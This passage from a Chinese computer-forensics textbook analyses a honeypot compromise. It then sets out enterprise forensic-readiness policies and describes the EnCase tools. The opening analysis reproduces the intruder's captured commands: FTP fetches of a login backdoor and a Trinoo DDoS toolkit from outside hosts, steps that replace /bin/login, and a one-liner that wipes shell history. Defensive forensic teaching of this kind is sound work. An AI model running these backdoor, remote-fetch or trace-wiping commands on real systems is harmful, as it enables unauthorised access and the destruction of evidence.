[root@apollo /]# rm bj.c

“黑帽”不能获得权限，于是他重试一遍，通过 ftp 连接到站点重新下载后门程序。

```
[root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
Name (24.112.167.35:twin): [root@apollo /]#    ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:331 Password required for welek.
Password:password
230 User welek logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get bj.c
qulocal: bj.c remote: bj.c
200 PORT command successful.
u150 Opening BINARY mode data connection for bj.c (1011 bytes).
226 Transfer complete.
1011 bytes received in 0.134 secs (7.3 Kbytes/sec)
ftp> quit
221-You have transferred 1011 bytes in 1 files.
221-Total traffic for this session was 1422 bytes in 1 transfers.
221-Thank you for using the FTP service on linux.
221 Goodbye.
```

现在他第二次尝试编译后门程序。请注意，他使用了相同的“剪切和粘贴”命令。

```
[root@apollo /]# gcc -o login bj.cchown root:bin loginchmod 4555 loginchmod u-w logincp /bin/login /usr/bin/xstatcp /bin/login /usr/bin/old rm /bin/loginchmod 555 /usr/bin/xstatchgrp bin /usr/bin/xstatmv login /bin/loginrm bj.cgcc -o login bj.c
bj.c: In function `owned':
bj.c:16: warning: assignment makes pointer from integer without a cast
```

现在，已编译的后门程序已经成功实现了。/bin/login 的有效拷贝被转移到/usr/bin/xstat，而已编译的木马程序 bj.c 代替了/bin/login，这就是后门。木马程序允许任何人在 VT9111 的环境下通过 term 装置进行未授权访问。

```
[root@apollo /]# chown root:bin login
[root@apollo /]# chmod 4555 login
[root@apollo /]# chmod u-w login
[root@apollo /]# cp /bin/login /usr/bin/xstat
cp: /bin/login: No such file or directory
```

```
[root@apollo /]# cp /bin/login /usr/bin/old
cp: /bin/login: No such file or directory
[root@apollo /]# rm /bin/login
rm: cannot remove `/bin/login': No such file or directory
[root@apollo /]# chmod 555 /usr/bin/xstat
[root@apollo /]# chgrp bin /usr/bin/xstat
[root@apollo /]# mv login /bin/login
```

下面“黑帽”开始掩盖他的行为，仍然是利用“剪切和粘贴”这一套，所有命令都是在单一命令提示符下执行的。同时，也可以看出这是一个“普遍”清除脚本，可以注意到，它试图移动那些不存在的文件（例如/tmp/h）。

```
[root@apollo /]# rm bj.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/por<grep inetd ; ps -aux | grep portmap ; rm /sbin/port map ; rm /tmp/h ; rm /usr<p portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/ sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.ba<bin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bas h_history ; rm -rf /usr/s<bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sb in/named
359 ?  00:00:00 inetd
359 ?  00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/por<grep inetd ; ps -aux | grep portmap ; rm /sbin/port map ; rm /tmp/h ; rm /usr<p portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/ sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.ba<bin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bas h_history ; rm -rf /usr/s<bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sb in/named
359 ?  00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
```

“黑帽”的普遍清除脚本程序似乎产生了错误，因为它试图移动那些不存在的文件。“黑帽”也意识到这一点，因为他接下来试图手动移动这些同名文件，尽管这些文件并不存在。

```
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
```

```
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# exit
exit
[twin@apollo /]$ exit
logout
```

这样，“黑帽”就成功安装了一个后门 bj.c，这个后门允许未授权用户在 VT9111 环境下通过 term 装置访问。

退出系统后，“黑帽”又进行了几次连接，并对系统作了一些修改。检查原始数据就能了解“黑帽”所作的操作。

（5）返回进行 Trinoo 攻击：系统安全一旦受到威胁，就断开网络以检查数据（例如 Tripwire）。然而，可以注意到接下来的一个星期里各种各样的系统都试图远程登录到陷阱机上。很明显，“黑帽”试图返回，很可能是为了利用安全已遭破坏的系统从事更多的恶意行动。因此，可以让已受攻击的陷阱机重新联网，看看“黑帽”是否会返回，以及会进行什么操作。不出所料，大约两个星期后，“黑帽”果然返回。利用 snort 可以再次得到他所有击键动作。通过下面的 telnet 会话，就可以了解已攻击的系统如何被用作 Trinoo 客户端。

5 月 9 日上午 10:45，“黑帽”从 24.7.85.192 登录。请注意它是如何绕过身份认证，利用后门 VT9111 进入系统的。

```
!"' #'!"# ' 9600,9600'VT9111VT9111
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
[root@apollo /]# ls
bin   cdrom  etc home  lost+found  proc  sbin  usr
boot  dev    floppy  lib   mnt     root  tmp   var
```

一旦进入系统，他就试图使用 DNS，但是陷阱机上的 DNS 已经遭到破坏。因为 DNS 曾被破坏用以获取 root 访问权限，所以系统不能再进行域名解析。

```
[root@apollo /]# nslookup magix
[root@apollo /]# nslookup irc.powersurf.com
Server:  zeus-internal.uicmba.edu
Address:  172.16.1.101
```

“黑帽”通过 ftp 连接到新加坡的一个系统上，下载了一个新的工具包，请注意他创建了一个“隐藏”目录.s 来存储这个工具包。

```
[root@apollo /]# mkdir .s
[root@apollo /]# cd .s
[root@apollo /.s]# ftp nusnet-216-35.dynip.nus.edu.sg
ftp: nusnet-216-35.dynip.nus.edu.sg: Unknown host
ftp> qquituit
[root@apollo /.s]# ftpr 137.132.216.35
```

```
login: ftrp: command not found
[root@apollo /.s]#
[root@apollo /.s]# ftp 137.132.216.35
Connected to 137.132.216.35.
220 nusnet-216-35.dynip.nus.edu.sg FTP server (Version wu-2.4.2-VR17(1) Mon Apr 19
09:21:53 EDT 1999) ready.
```

“黑帽”用同一个已插入陷阱机中的用户名进行访问。

```
Name (137.132.216.35:root): twin
331 Password required for twin.
Password:hax0r
230 User twin logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get d.tar.gz
local: d.tar.gz remote: d.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for d.tar.gz (8323 bytes).
150 Opening BINARY mode data connection for d.tar.gz (8323 bytes).
226 Transfer complete.
8323 bytes received in 1.36 secs (6 Kbytes/sec)
ftp> quit
221-You have transferred 8323 bytes in 1 files.
221-Total traffic for this session was 8770 bytes in 1 transfers.
221-Thank you for using the FTP service on nusnet-216-35.dynip.nus.edu.sg.
221 Goodbye.
[root@apollo /.s]# gunzip d*
[root@apollo /.s]# tar -xvf d*
daemon/
daemon/ns.c
daemon/ns
[root@apollo /.s]# rm -rf d.tar
[root@apollo /.s]# cd daemon
[root@apollo daemon]# chmod u+u+x nsx ns
[root@apollo daemon]# ./ns
```

“黑帽”安装并启用了 Trinoo 客户端。接着，他企图跳到另一个已攻击的系统上。请注意他是如何安装他的 VT TERM 的，这个系统可能也有一个后门，因为 DNS 无法工作，所以连接失败。

```
[root@apollo daemon]# TERM=vt1711
[root@apollo daemon]# telnet macau.hkg.com
```

macau.hkg.com: Unknown host
[root@apollo daemon]# exit
exit

“黑帽”退出系统，但是不久以后又从另一个系统（137.132.216.35）重新登录，试图进行更多的恶意破坏。

!'" #'!"# ' 9600,9600'VT9111VT9111
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
apollo /]# TERM=vt9111
telnet ns2.cpcc.cc.nc.us
ns2.cpcc.cc.nc.us: Unknown host
@apollo /}#telnet 1 152.43.29.52
Trying 152.43.29.52...
Connected to 152.43.29.52.
Escape character is '^]'.
!!!!!!Connection closed by foreign host.
te8ot@apollo /]# TERM=vt7877
[root@apollo /]# telnet sparky.w
itoot@apollo /]# exit
exit

在此之后，”黑帽”多次尝试用此系统作为 Trinoo 客户端攻击其他系统。此时，断开系统，于是可以注意到，”黑帽”企图用此系统进行破坏性行为，但是几乎无法获得系统连接。

May 9 11:03:20 lisa snort[2370]: IDS/197/trinoo-master-to-daemon: 137.132.17.202:2984 -> 172.16.1.107:27444

May 9 11:03:20 lisa snort[2370]: IDS187/trinoo-daemon-to-master-pong: 172.16.1.107:1025 -> 137.132.17.202:31335

May 9 11:26:04 lisa snort[2370]: IDS197/trinoo-master-to-daemon: 137.132.17.202:2988 -> 172.16.1.107:27444

May 9 11:26:04 lisa snort[2370]: IDS187/trinoo-daemon-to-master-pong: 172.16.1.107:1027 -> 137.132.17.202:31335

May 9 20:48:14 lisa snort[2370]: IDS197/trinoo-master-to-daemon: 137.132.17.202:3076 -> 172.16.1.107:27444

May 9 20:48:14 lisa snort[2370]: IDS187/trinoo-daemon-to-master-pong: 172.16.1.107:1028 -> 137.132.17.202:31335

通过这个例子，逐步分析了一个蜜罐的安全是如何遭到破坏的。通过对系统日志和 snort 的日志和报警的取证分析，可以确定系统安全遭受威胁的全过程。通过分析这一攻击，读者应当对取证分析过程中期望寻找的东西有更加深刻的理解。

4.3 计算机取证的安全策略

收集证据是计算机和网络取证的核心，在和计算机有关的犯罪中，证据来自于系统的不同成分所提供的信息。然而这些信息还不能成为证据，除非犯罪发生且这一数据被用来发现线索。因此，可以称系统收集的数据为潜在证据（potential evidence）。为了确保犯罪发生后能取得足够的潜在证据，必须制定用于提高企业网络取证能力的安全策略，这种安全策略的实施需要多方的共同努力。从个人用户到公司所有者，每个人都要参与其中，而不能把所有的事情都留给计算机取证专家处理。

本节将针对企业网络提出一些和计算机取证有关的安全策略，这些策略有助于计算机取证专家更迅速、有效地展开取证工作，从而提高计算机安全方面的取证能力。这些策略是在分析上节所提出的网络攻击模型的基础上提出的，策略主要包括以下几个方面：保留信息、计划响应、培训、加速调查、防止匿名行为和保护证据。

4.3.1 保留信息

1. 复制和保留应用程序和本地用户文件

如果一个企业有意于捕获并起诉在其网络中进行计算机犯罪的人，那么它首先应当制定一个策略，能系统地存储并保留应用程序和用户文件目录，使之可用作潜在证据。此策略是必要的，因为应用程序文件往往包含了系统中数据最好的潜在证据。

此外，还必须制定一个相应的备份保护策略，使这些备份能在法庭上用作证据。加密、已删除和隐藏文件也常常包含了宝贵的证据，如果访问这些文件，可能会引起一些法律问题，因为这可能会被视为侵犯隐私权。

企业应该建立这样的制度：规定员工们在某个系统内没有隐私权，无论谁在系统中创建了一个文件，公司都有权未经许可访问这一文件。否则，员工们可能会宣称他们对这些文件有“对隐私权的合理期望”。如果这些文件在法庭上出示，而员工却不知道公司可以未经许可就访问他们的文件，那么法庭就会认为这些证据的收集是非法的，因为它侵犯了员工的隐私权，于是证据不被法庭接受。更糟的是，员工可能会倒转形势，反过来控告公司侵犯其隐私权。

2. 复制和保留计算机网络的行为日志

写入日志的网络行为可以以最清楚而详尽的方式揭示任何来源的罪犯行动。因此，系统日志是潜在证据的至关重要的来源。

企业应当保留一些网络事件记录，例如登录或登出某一台计算机的记录、访问的网络服务（远程登录或 FTP 会话）。这些记录在调查当中是非常有用的，因为他们既包含关于某一特殊用户的行为的信息，也包括了这些行为的日期和时间。与内部事件（例如对电子邮件或 Web 服务器的访问）有关的信息和外部事件（例如电话录音、证人证词和证物证据）一起就能提供一个时间线（TimeLine）。时间线可以用作一个向导，把系统中的不同事件安置在其上，然后把这些事件相关联以调查出嫌疑犯的行踪，既有助于重建犯罪现场，又能帮助发现能控告罪犯有罪的证据。

保存在日志中的信息类型和用户可使用的应用程序和系统配置有关。Web 浏览器产生超文本传输协议（HTTP）通信，而电子邮件的基础则是简单邮件传输协议（SMTP）。对任何

正在调查可疑网络行为的人来说，HTTP 和 SMTP 通信都包含了宝贵信息，这些协议可以在网络设备中跟踪。

电子邮件和 Web 访问信息应当写入日志并保留。如果攻击出现，且怀疑是一个内部攻击，那么对取证专家来说可能就有必要检查员工的电子邮件和 Web 访问信息，以调查出可以用于指控的证据的踪迹。在收集证据期间，监视员工的行动也可能是有必要的。如果要监视员工的行动，那么公司就必须讨论是否侵犯了隐私权的问题。如果员工不知道公司可以监视其行动，那么法庭可能会认为员工有对隐私权的合理期望，于是收集的证据可能不被法庭接受。反过来，员工还可能会因为其文件被泄露而控告公司侵犯其隐私权。综上所述，就是要建立这样一个制度：说明哪些公司设备是可以使用的，哪些是不允许使用的，以及当员工使用公司设备时不应期望有隐私权。

网络设备（例如路由器和服务器）是收集与互联网有关的证据的良好来源。路由器是一台通过网络以包的形式转发数据的计算机。服务器则是那些对一定服务作出响应的服务器，例如目录服务器、邮件服务器和新闻服务器。对企业来说，有必要利用这些网络设备来保存其允许通过的数据包的日志，这些数据包的保存记录可以被静态监控并重建网络行为。

TCP/IP 包在取证调查中特别重要。当一个消息要通过互联网发送时，它被分装在 TCP/IP 包中传送，然后在另一端重组。每个 TCP/IP 包都包含一个报头，报头包括了关于源机器和目标机器的信息，其中地址信息在取证调查中尤为重要。源地址提供了关于攻击者身份的信息，目标地址提供了某一系统中特定目标主机的信息，数据则可以鉴别攻击本身。

每个 TCP/IP 包包含几个附加段，这些段在调查过程中也可能有用。例如，错误校验信息可以用来检查数据是否和地址伴随。此外，报头还有 6 个冗余比特，在数据报发送时，这些比特是空的。大多数防火墙都会配置成检查这 6 个比特，如果这 6 个比特包含信息就丢弃这个包。然而，如果攻击出现，这些比特中的信息就可能是有用的。因此，如果系统发现了这样的包，应当把它重新转发到一个安全的地方，并作相应的记录。

还有一个常常被忽略的重要信息的来源是系统手册。一个取证调查官无论经验多丰富，都不能了解计算机和网络硬件和软件的所有构造和模型的细微差别。计算机技术的发展相当迅猛，无论是硬件还是软件更新都相当快，有时甚至可能被新的程序或新的版本所取代。由于这种快速的变化，保存所有有关使用的软件和硬件的文件是很困难的。丢弃或丢失过时的材料是很容易的，特别是在大量新的材料正逐步取代它时。然而，处理和检查潜在证据的能力可能直接和特定的硬件/软件/使用手册中的书面指导相关。因此，这些使用手册应当保存并可供取证调查组访问。

4.3.2 计划响应

即使以上推荐的所有潜在证据制度都实施，当攻击出现时，任何取证行动的失败或犹豫都可能导致比攻击招致的危害更大的破坏。而且还可能丧失捕捉犯罪者和迅速恢复损失的机会。有效的计算机和网络取证需要一个有效的攻击响应计划，以快速回答取证过程中所提出的“谁（who）”、“什么（what）”、“何时（when）”和“何地（where）”的问题。

1. 建立一个取证团体

进行计算机和网络取证需要取证团体的参与。按照 Robert Graham 的理论，一个响应团体

应当包括高层管理人员、人力资源部成员、技术人员和外部人员。高层管理人员可以保证取证团体所作的决策与全局目标和企业最关心的利益相和谐，并能保证取证团体的决策有一定的份量。由于可能有个人问题介入，所以应当有来自人力资源部的成员，当然取证团体中还应当有信息技术（IT）人员。安全问题往往不同于正常的 IT 问题，因此，取证团体应当和其他外部的 IT 部门联合工作。

2. 建立一个入侵响应程序

企业应当建立一个按部就班的指南，一旦怀疑有攻击发生，员工可以据此按部就班地采取行动。检测到攻击的员工如果采取错误的响应可能影响以后的计算机和网络取证。例如，许多攻击包含“踪迹掩盖”例行程序，该程序可以通过像击键一样简单的动作来触发，这些例行程序可能破坏硬盘驱动器或删除系统日志。

此外，别有用心的用户可能会通过意外地破坏证据的连续性或其他合法的不适当行为来危害潜在证据。任何员工对可疑的进攻都应按指导做出响应，这一点应当很清楚地标明在公司的入侵响应程序中，整个程序应当从要求用户通知计算机和网络取证团体开始，该程序应当包括联系谁，如何联系他们以及应当报告什么信息。

3. 规范调查程序

初步的调查程序和计算机取证专家在取证调查中遵循的程序相似。但是，由于初步的调查不像计算机取证专家进行的调查那样严格，所以其遵循的程序也没有那么严格，这样做的目的是不希望限制调查官们自由使用他们的取证技巧。总之，该程序提供了一个检测到入侵时必须采取的行动基准。

对涉及拥有计算机的企业的犯罪来说，初步调查程序可能包含以下步骤：

（1）确定计算机犯罪或异常的确切种类及其是处于“正在进行”状态还是“已完成”状态；

（2）利用磁盘镜像工具为受到影响的磁盘驱动器制作两份精确的拷贝，一份用作计算机和网络取证分析，另一份则作为备份使证据保持完整，拷贝完后才能允许员工重新在产品系统上工作；

（3）复制计算机和网络日志；

（4）限制对受到影响的系统的访问。

4.3.3 开展培训

任何有计算机取证意识的企业都必须培训它们的职员，使他们能实施计算机和网络取证响应计划。应当培训所有的计算机使用者，确保他们都了解必须遵循的计算机和网络取证的程序，并懂得如何使用这些程序，也应当对响应队伍进行专门的培训。

1. 培训响应队伍

一旦组建了响应队伍，队员们都必须对他们即将面对的各种各样的决策作好准备。例如，前 IRS 高级技术调查员，于 1997 年建立了新技术公司的 Michael Anderson 就曾提出一个在攻击发生过程中较难处理的问题：是否立即拔掉插头？没有进行正常关闭就切断电源而损失所有的临时文件是否值得？相反，如果正常关闭却冒着一旦触击键盘就会抹掉重要数据的危险是否值得？在这些问题上，大部分状况下都没有绝对正确的选择，所能做的就是计算哪种方案能使损失最小。例如，如果面临攻击的这个公司是一个在线商业服务公司，拔掉插头可能是最好的

选择，这样虽然会使交易中断，但是这与黑客卖掉尊贵的客户的股票相比，其造成的危害可能更小。

2. 培训调查队伍

调查程序必须被小心执行，调查队伍成员必须具备计算机取证技能，必须确保调查队伍成员具备执行调查程序所必需的能力。

在初始调查过程中，调查组成员将利用这些技巧来确定攻击是否确实发生，以及攻击如何发生，并了解攻击者采取的步骤，这样他们才能循迹寻找攻击者犯罪的证据。

调查组成员还必须知道到何处去寻找可能的证据。取证调查官从本质上说是计算机和网络管理方面的专家，因此他们了解目标系统的技术入口和出口。他们也应当接受有关黑客技术的培训并熟悉众所周知的常见的系统弱点。

最后，取证调查官必须十分精通证据收集的合法性。许多经典的证据收集技术对计算机调查官来说并不合适，这是由计算机和信息系统的自身性质所决定的，其中最主要的性质就是快速状态变化，例如，日志文件每天可能改变或更新数百次。为了使这些日志文件在法庭上可以使用，调查官必须证明提呈的日志文件满足以下条件：

（1）包含与检控的犯罪有关的信息；

（2）没有被篡改。

3. 培训所有使用计算机的职员

培训与企业安全策略有关的所有职员是必需的。一般的职员应当熟悉响应程序，响应程序的第一步是向响应队伍报警，因此员工必须熟悉响应队伍的构成。无论做多少计划安排，都不能保证进行成功的响应，除非在真实的环境下测试了该程序。一直等到攻击发生才试行响应程序是不明智的。相反，明智的做法是：模拟攻击，然后测试响应程序，这样，当真正的攻击发生时，员工和响应队伍都会具备一些应对经验。

4.3.4 加速调查

一旦展开调查，就必须尽可能快地得出结论。调查必然要干涉公司的行动，特别是有疑问的设备可能暂时不能使用。此外，调查的时间越长，潜在证据被破坏或被盗窃的机会就越大。最后，必须尽可能纠正问题，使系统尽快恢复，防止已连接和以后的攻击。

下面给出几个策略，它们能使取证调查更加便利，尽可能地减少收集潜在证据的阻力。

1. 禁止个人文件加密

除非特别授权，否则在公司系统中应当禁止文件加密。在取证调查过程中，第一步是要恢复应用程序文件，当攻击者不愿意任何人能访问某一文件的内容时，他就会使用个人加密技术。分析加密文件是非常困难而且相当耗时的过程，如果加密系统足够健壮，可能永远不可能恢复文件原始内容。在调查过程中，不能期望文件所有者给出解密密钥，因此避免这一情形是明智的选择。

2. 禁止使用磁盘擦净工具和文件切碎软件

已删除的文件也是潜在文件的来源，恢复已删除文件的过程往往并不困难也不太耗时。然而，如果使用了会破坏信息的磁盘擦净工具和文件切碎软件，这一过程可能就会变得相当困难

和耗时了。他们通过在簇上多次写来清除目标空间，有时候，即使对簇进行了多次写操作，数据或者至少部分数据仍然可以恢复，然而，在数据恢复上消耗的时间就增加了。因此，对公司来说，为了避免不必要的时延，减少用在恢复已删除文件的花费，禁止使用此类工具和软件是明智的。

3. 利用数据索引

调查的第一步是要检查所有已收集的潜在证据，但是实际操作起来就困难多了，特别是庞大的日志产生了大量的数据。搜查日志文件中的每一项所耗费的时间可以和逐个通读书架上所有书所耗费的时间相比拟。在图书馆里，不会穷举搜索想要的书，而是利用目录来查找。通过索引来查找，一旦发现想要的书，就可以从书架上取下书。利用类似的概念可以减少检查所有潜在证据的必要时间。因此可以为保存在日志中的数据创建一个索引，仅供调查之用，这样只须在必要时才去查阅原始信息。创建这样的索引的方法之一是保留所收集的日志数据的摘要。

日志文件通常包含大量的包流动信息。对这种日志所创建的摘要可以包含如下信息：日期、源/起始地址、目标地址、服务端口和在网络中发生的 TCP 连接的持续时间、每个 Web 请求的 URL、SMTP 会话的起点和目的地，以及来自所有 telnet、FTP 和远程登录命令会话的用户身份标识。

4. 利用信息融合技术

入侵检测系统的输出是潜在证据的宝贵来源。入侵检测系统能监控网络行为，然后确定这些行为是否意味着攻击或者是否对系统环境合理使用。入侵检测系统的输出也是大量的数据。

加快检查这一输出的方法之一是利用信息融合技术把所有告警和指示值关联起来。入侵检测系统生成的指示包含告警（IW）值，可以通过分析这些值来确定攻击是否发生。这能大大加快调查速度，因为调查成员可以从已发生事件的整体概貌考虑，而毋需尝试综合时间的碎片。

用于融合信息的两种技术分别是单对象信息融合和多对象信息融合。如果利用不同的入侵检测方法得到某一成分的多个 IW 值，那么单对象信息融合就能确定此成分的复合 IW 值。而多对象信息融合则利用来自多个成分的复合 IW 值来确定一个系统级的 IW 值。

4.3.5 防止匿名

匿名对保护互联网上个体的隐私颇有价值，是很必要的，它有助于系统拒绝流量分析、窃听和防止传输媒介提取出通信双方的信息。这样尽管网络入侵者能够找出正在进行的通信，但是不能找出通信双方。

然而不幸的是匿名工具一旦被相当狡猾的入侵者利用，就会成为计算机和网络取证调查组难以克服的困难。调查中必须了解何时有谁在系统中进行什么操作，但是如果允许匿名，这一调查过程就变得非常困难了。因此，企业必须在隐私和取证能力二者之间找到一个平衡点。

1. 使用强用户身份认证

系统不应当允许未经认证的访问。无论用户何时试图连接系统，公司都必须确信他是合法用户。密码是目前使用最广泛的身份认证方法，但是密码却易受攻击。基于加密的强身份验证是能进行有效的计算机和网络取证的关键。

2. 使用强访问控制机制

认证可以确定访问实体，但是不能控制访问者在系统中可以看见或可以进行的操作。访问控制是一种限制授权用户的使用资源的机制，它在用户和文件或其他资源之间建立一种联系。可以为每项资源设置权限，规定哪些用户可以访问这一资源，也可以为每个用户设置权限，规定每个用户可以使用哪些权限。这一机制为调查提供了出发点，因为如果某个攻击者修改了文件，他必然是利用某个有权访问该文件的用户身份来操作的，这就不必调查每个员工，而只须调查那些有权访问某一文件的员工。

4.3.6 保护证据

保护证据是计算机取证中的关键步骤。为了保证证据的有效性，必须证明其真实性和完整性。前面已经提及，不恰当的处理会损害潜在证据。除此之外，还应考虑这些数据被收集后还可能遭受恶意攻击的破坏，例如攻击者可能企图毁坏犯罪证据或者员工可能企图清除日志文件中的犯罪记录。

1. 对提供潜在证据的系统采用严格的管理员级访问控制

有效的计算机和网络取证的基础是对提供潜在证据的系统采用强认证和并对相关的网络设备采用管理员级访问控制。虽然并非所有犯罪者都很老练，但许多犯罪者都是这样的，因此弱的管理员级访问控制不利于保护潜在证据。

2. 对证据文件加密

已收集的证据至少应该用密码保护，但是，仅有密码保护对保证数据的安全性和完整性来说可能还不够，密码可能被密码破译软件攻破，因此它们并不是十分可靠的，加密才是更好的选择。加密是实现数据的安全性的最有效的方法，若要阅读加密文件，必须获取能够对之进行解密的密钥，诸如日志文件、入侵检测系统的输出和数据索引类的潜在证据都应当加密，并用强身份验证来保护。

3. 应用强完整性校验技术

仅仅保护数据还不充分，若要在法庭上使用潜在证据，必须能证明证据不曾遭破坏。因此，应当定期对已收集的数据作完整性校验。

4.3.7 结论

计算机犯罪正随着互联网的发展日益剧增。目前，许多公司着眼于实施能减少攻击的预防性安全措施，而很少关注系统恢复和取证调查。上面提出的六项策略能使事后取证更加方便，从而减少计算机犯罪的影响和阻止计算机犯罪的发生。

上面提及的策略中有的是很简单的，可靠的网络管理可能已经把它们作为系统可靠性或灾难恢复的一部分，但是计算机和网络取证这一焦点能把这些策略与备份和恢复区别开来。计算机和网络取证的过程需要系统应用程序和详细文档，否则信息可能不被法庭接受。况且日常备份和恢复过程往往忽略临时信息和其他重要的潜在信息源。

此外，计算机和网络取证并不局限于提供现成的潜在证据源。一个重视计算机和网络取证的公司将建立一个计算机和网络取证团体，制定一个培训计划和计算机取证的策略和程序。

4.4 计算机取证的常见工具

好的取证工具可以使取证过程更容易。本节对一些常见的计算机取证工具作简单介绍。

4.4.1 Encase

Guidance Software 是计算机取证工具的主要开发商之一，它的客户包括美国国防部、美国财政部以及世界 5 大会计公司。Guidance Software 的 Encase 软件在运行时能建立一个独立的硬盘镜像，而它的 FastBloc 工具则能从物理层阻止操作系统向硬盘上写数据。Encase 软件包括 Encase 取证版解决方案和 Encase 企业版解决方案。

1. Encase 取证版解决方案

Encase 取证版解决方案是国际领先的受法院认可的计算机调查取证的工具。它具有直观的图形用户界面，使用户能方便地管理大量的电子证据和查看所有相关的文件，包括“已删除的”文件、文件碎片和未分配的磁盘空间。该解决方案能有效地自动操作核心的调查进程，从而取代落后而又费时的进程和工具。最新版的 Encase 取证版解决方案（Encase Forensic Edition 4.0）具有以下特性：

- 支持 PST 文件 (MS Outlook)。
- 完全支持对本地方言的统一字符编码和高级语言。
- 能快速链接到 i2 的 Analyst's Notebook。
- 支持并能管理易变的时区。
- 能分析 UNIX 和 LINUX 的系统文件——utmp、wtmp、utmpx,和 wtmpx。
- 能查看并搜索 NTFS 压缩文件。
- 允许查看 NTFS 文件/文件夹的所有者和访问权。
- 允许用户限制其可查看的数据，并能保护特权数据。
- 方便的用户操作界面。
- 良好的 EnScript 程序界面，编辑和调试代码的操作更加方便。
- 可以隐藏用户定义的扇区或提前读取一定数量的扇区，从而提高导航函数的速度。
- 多个关键词搜索算法能够动态加快搜索速度。
- 能检测 NTFS 4 文件系统中的附加分区中的信息，并能处理其所有可能的配置，支持 RAID 0、RAID 1 和 RAID 5。
- 可理解动态磁盘分区结构并能处理所有可能的配置。

2. Encase 企业版

Encase 企业版解决方案(Encase Enterprise Edition，简称 EEE)是世界上第一个可有效执行远程企业紧急事件响应（Response）、审计（Audit）和发现（Discovery）任务的解决方案。计算机紧急事件响应工作组（CERT）和计算机调查员可以利用 EEE 即时通过局域网或广域网识别、预览、获取和分析远程的电子媒介。EEE 是一个安全的、可升级的平台，能为大型企业网络提供电子风险管理，即能为产品用户提供任何时间任何地点的响应、审计和发现能力。

（1）紧急事件响应能力：Encase 企业版解决方案实时监测企业的重要信息资源，一旦发生紧急或意外事件便能迅速做出响应，节省了时间和资源。

（2）审计能力：Encase 企业版解决方案提供了强大的搜索和信息分析能力，能快速隔离潜在的隐患，减少不利因素和危险，它的审计功能可以防止诸如欺骗、不合理策略和有害软件的威胁。

（3）发现能力：Encase 企业版解决方案是受法院认可的，它能通过审计、人事管理或内部调查对确定的事件或问题进行彻底的数据分析、挖掘和发现。

Encase 企业版解决方案是由三部分组成，如图 4-3 所示，它们是 SAFE、Examiner 和 Servlet。

SAFE 是 Encase 中用于管理访问权限的服务器，可以通过 SAFE 查看 Encase 处理事件的日志。SAFE 是 Encase 系统各部件通信的中继。SAFE 使用加密的数据流与各个 Examiner 和 Servlet 通信，保证信息无法被截取和破译。SAFE 位于安全的网段，并限制授权用户对其访问。

Examiner 是取证研究员使用的客户端软件，该软件安装在网络中一台主机上，授权的取证研究员在该主机上检查指定的系统。这一软件除具有 Encase 取证产品的强大功能外，还增加了一些安全认证功能以提供所需的安全性。

Servlet 以软件服务形式存在于客户机上，它允许 Encase 企业版识别、预览和获取本地和网络设备（该设备必须安装了 Servlet 软件）。

Encase 企业版解决方案具有如下特点：

- 提供与 Windows 资源管理器类似的界面来检查证据文件。
- 允许同时搜索和分析多个媒介。
- 允许文件根据时间戳等各种字段进行排序。
- 集成了 TimeLine 浏览器，支持对案件中全部文件的时间相关性分析。
- 内置注册表浏览器。
- 能恢复并分析一些复合文档的内部文件和元数据。
- 能自动搜索并分析 Zip 文件和 E-mail 附件。
- 能鉴定并分析图形和文本文件的特征。
- 可建立或引入哈希和特征库来匹配文件。
- 能以非入侵的有效方式恢复时间戳、日期戳、访问日志和回收站的文件。
- 支持 DOS、Windows（所有版本）、Macintosh (MFS、HFS、HFS+)、Linux、UNIX (Sun、pen BSD)、CD-ROM 和 DVD-R 的文件系统。
- 支持掌上 PDA。
- 支持 Windows NT 的 RAID 设置的映像和分析。
- 具有 Windows 映像能力。
- 含有综合的图像浏览器。
- 可查看“已删除”文件和上下文中其他未分配空间的数据。
- 除了标准的文本搜索能力外，还具备强大的 UNIX GREP 搜索能力。
- 能跨越非邻接簇搜索文件。
- 能自动生成格式化的包含丰富内容的取证调查报告。
- 书签和搜索记录管理。

图 4-3　Encase 企业版解决方案系统结构图

